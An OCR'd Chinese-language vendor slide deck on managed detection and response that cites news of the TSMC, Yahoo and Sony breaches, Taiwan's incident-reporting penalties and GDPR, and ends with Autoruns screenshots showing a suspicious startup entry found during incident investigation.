中芯數據
Core Cloud Tech

MDR-最常被放棄的關鍵資安防護應用

中芯數據　技術長 吳耿宏

大綱

- 自動化V.S. 資安人員
- 資安事件處理的法規趨勢
- 資安事件處理簡述
- 技術細節說明
- 實際監控案例分析與源頭追蹤
- 結論

最令資安管理人員頭痛的問題

你曾經收到一堆警訊，
但是不知道從何處理？

Or

想找出資安警訊發生原因，
但是很難以進行？

長官永遠不懂資安人員的痛

- 採購自動化設備的最大好處
  - 降低人力費用
  - 提升整體產能

- 資安設備剛好相反
  - 每多買一種，可能要多一個人去處理事件
  - 買的越多，人力負擔越大
  - 如果以防護已經自動化的角度來判斷，最後可能會鑄下大錯

台積電事件

新聞

台積電總裁親上火線，對外解釋機台停擺與病毒感染事件始末

台積電機台停擺元兇，證實是WannaCry變種病毒，因新機臺帶有病毒，先上線才進行防毒處理，加上生產設備網路全部連結一起，導致大規模感染

文/ 李宗翰 | 2018-08-06 發表

讚 5 萬 按讚加入iThome粉絲團 讚 1,595 分享 G+

資料來源：https://www.ithome.com.tw/news/125015

通報還是不通報，擲筊~

首頁>重點新聞 RSS

立院三讀資安法 未通報資安事件可罰500萬

發稿時間：2018/05/11 13:58　最新更新：2018/05/11 14:56　字級：A- A+

罰則部份，特定非公務機關未依規定通報資安事件，可處30萬元以上500萬元以下罰鍰，並得按次處罰；特定非公務機關未訂定、未實施資通安全維護計畫，或未依規定訂定資通安全事件通報及應變機制等，得令其限期改正，屆期未改正者，按次處10萬元以上100萬元以下罰鍰。

資料來源：http://www.cna.com.tw/news/firstnews/201805110167-1.aspx


資安事件需要通報已經是國際趨勢與標準

史上最嚴個資法GDPR上路　若違法小心被罰7.2億

Web Only　文· 陳顥仁　2018-05-24

AA

被譽為史上最嚴的個資法——GDPR在25日正式上路。面對這部影響範圍最廣，個資當事人權利保護最完整，罰則最重的個資保護法，到底對台灣會有什麼影響？台灣的企業主準備好了嗎？



資料來源：https://www.cw.com.tw/article/article.action?id=5090130

美國更早就已經要求資安事件的通報

雅虎個資外洩案，美證管會罰 Altaba 逾 10 億

作者 中央社 | 發布日期 2018 年 04 月 25 日 16:00 | 分類 網路 , 資訊安全 Follow G+ 讚 1 分享

根據美國證管會，2014 年因俄羅斯駭客入侵造成個資外洩，殃及數億個雅虎帳戶，遭盜個資包括用戶名稱、信箱地址、電話號碼、生日、加密密碼及安全性問題。

法新社報導，美國證管會斷定，雅虎很快就發現資料外洩，卻一直祕而不宣，直到雅虎兩年多後被通訊巨擘威瑞森（Verizon）收購事情才曝光。

資料來源：https://technews.tw/2018/04/25/altaba-known-as-yahoo-agrees-to-pay-35-million/

當初說的好像不一樣

ETtoday新聞雲 > 3C科技 > 3C　　2014年01月31日 23:00

3C家電　3C焦點　家電　筆電相機　手機平板

遊戲APP / 科技生活

雅虎信箱被駭帳密外洩！　疑為逼真詐騙偷個資

安全漏洞？雅虎（Yahoo）公司30日表示，Yahoo電子信箱遭駭客入侵，不少使用者名稱和密碼都遭到竊取，並被用來登入。雅虎推測，**駭客可能打算藉由侵入信箱來獲取使用者現實生活的資訊，進行更逼真的詐騙**。

雅虎表示，現在沒有直接證據可以顯示，不明人士是直接從雅虎系統取得這些使用者的帳戶資料，但公司已經立即採取的應變措施，來保護這些受害的使用者，並通知這些用戶重設密碼。同時也在Tumblr（部落格）網站宣布，正利用「二次登入驗證」（second sign-in verification），讓使用者的帳號受到進一步的保障。

資料來源：https://www.ettoday.net/news/20140131/321630.htm

通報之後的最大問題，是如何面對客戶

資料來源：
https://chinese.engadget.com/2015/02/04/sony-spends-15-million-on-cyberattack/

通報之後的最大問題，是如何面對客戶

engadget 中文版 新聞 分類瀏覽 評測 專題 圖集 影片 其他 搜索產品和文章

被駭事件讓 Sony 付出了 1,500 萬美

在今天這個本該公佈財報的日子裡，Sony 最終僅僅給出了一個對上季業績的大致預期。這背後的原因，其實就是由《The Interview》引發的駭客事件。Sony 的電影業務在此事件中遭遇了巨大打擊，同時會計部門也受到了不小的牽連。據悉光是花在調查和恢復上的開支就已經達到了大約 1,500 萬美元，而且雪上加霜的是，PSN 的官司輸掉以後，上月 Sony 還向用戶賠償了另外 1,500 萬。

資料來源：
https://chinese.engadget.com/2015/02/04/sony-spends-15-million-on-cyberattack/

真的是這樣嗎？

帥一個危機處理！台積電遭病毒攻擊後，客戶不收違約金還更信任我大 TSMC

2018/08/07 讚 1,453 分享

中央社

魏哲家重申，第 3 季晶圓出貨延遲數量將於第 4 季全數補回，全年美元營收仍將如預期成長 7% 至 9% 水準。

資料來源：https://buzzorange.com/techorange/2018/08/07/tsmc-explain-the-cyber-attack/

講被入侵太遙遠，讓我們談談現實

- 資安警報的連線惡意中繼站事件量大到嚇人，而且幾乎不會有下降的趨勢
  - 除非你願意相信那是誤判，然後把整個警報關掉!!
- 資安設備越買越多，一台設備一天100個警報，10台就破千，我還是一個人!!
- 我花錢建置SOC，就是希望有人可以幫我處理，誰知道.....
  - 他們居然是把我的10台設備的警報整成一份，再寄給我
  - 到底SOC的意義在哪裡?


誰能告訴我，每一個資安警訊，到底代表的是什麼意義?

傳統的事件處理怎麼做

- 把你的硬碟複製一份
- 把你的記憶體傾印一份
- 然後人力或半自動化解析，可能數以GB計的LOG
- 你要拿到報告可能是超過一個月之後!

最糟糕的部分是：
只能等到出事，才會知道是那些機器被入侵!


Autoruns


Autoruns - Sysinternals: www.sysinternals.com
File Entry Options Help
Winlogon
Winsock Providers
Print Monitors
LSA Providers
Network Providers
WMI
Sidebar Gadgets
Everything
Logon
Explorer
Internet Explorer
Scheduled Tasks
Services
Drivers
Codecs
Boot Execute
Image Hijacks
AppInit
KnownDLLs
Autorun Entry
Description
Publisher
Image Path
Timestamp
Internet Explorer Help
Windows Mail
Microsoft Corporation
c:\program files (x86)\wind...
2009/7/14 上午 07:42
Internet Explorer Setup Tools
Windows Mail
Microsoft Corporation
c:\program files (x86)\wind...
2009/7/14 上午 07:42
Microsoft Windows
Windows Mail
Microsoft Corporation
c:\program files (x86)\wind...
2009/7/14 上午 07:42
Microsoft Windows Script 5.6
Windows Mail
Microsoft Corporation
c:\program files (x86)\wind...
2009/7/14 上午 07:42
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
2016/3/31 下午 05:51
trilyqez
c:\programdata\ikeguhac.exe
2014/10/7 下午 12:40
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers
2015/6/18 上午 11:32
7-Zip
7-Zip Shell Extension
Igor Pavlov
c:\program files\7-zip\7-zip....
2010/11/19 上午 12:08
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers
2015/6/18 上午 11:32
7-Zip
7-Zip Shell Extension
Igor Pavlov
c:\program files\7-zip\7-zip....
2010/11/19 上午 12:08
HKLM\Software\Classes\Directory\Shellex\DragDropHandlers
2015/6/18 上午 11:32
7-Zip
7-Zip Shell Extension
Igor Pavlov
c:\program files\7-zip\7-zip....
2010/11/19 上午 12:08
HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers
2009/7/14 下午 12:53
Gadgets
資訊看板拋投目標
Microsoft Corporation
c:\program files\windows s...
2009/7/14 上午 09:32
HKLM\Software\Wow6432Node\Classes\Directory\Background\ShellEx\ContextMenuHandlers
2009/7/14 下午 12:53
Gadgets
資訊看板拋投目標
Microsoft Corporation
c:\program files (x86)\wind...
2009/7/14 上午 09:09
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers
2016/3/31 下午 05:36
SkyDrivePro1 (ErrorConflict)
Microsoft OneDrive for Business Extensions
Microsoft Corporation
c:\program files\microsoft ...
2016/2/9 下午 04:49
SkyDrivePro2 (SyncInProgress)
Microsoft OneDrive for Business Extensions
Microsoft Corporation
c:\program files\microsoft ...
2016/2/9 下午 04:49
SkyDrivePro3 (InSync)
Microsoft OneDrive for Business Extensions
Microsoft Corporation
c:\program files\microsoft ...
2016/2/9 下午 04:49
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers
2015/11/9 下午 02:20
ikeguhac.exe
Size: 344 K
Time: 2014/10/7 下午 12:40
"C:\ProgramData\ikeguhac.exe"
Ready.
Windows Entries Hidden.


Autoruns


HKCU\Software\Microsoft\Windows\CurrentVersion\Run
trilyqez
2016/3/31 下午 05:51
c:\programdata\ikeguhac.exe 2014/10/7 下午 12:40


Process Explorer



